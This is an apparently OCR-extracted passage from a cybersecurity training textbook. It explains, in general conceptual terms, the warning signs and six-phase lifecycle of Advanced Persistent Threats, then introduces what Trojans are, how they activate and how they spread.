
  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.



Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization’s IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization’s network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target’s network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. **Search and Exfiltration**

   In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. **Cleanup**

   This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

   It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.




Figure 7.2: Advanced Persistent Threat Lifecycle

LO#03: Explain Trojans, Their Types, and How They Infect Systems


Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.

What is a Trojan?

1. It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
2. Trojans get activated when a **user performs certain predefined actions**
3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data



What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

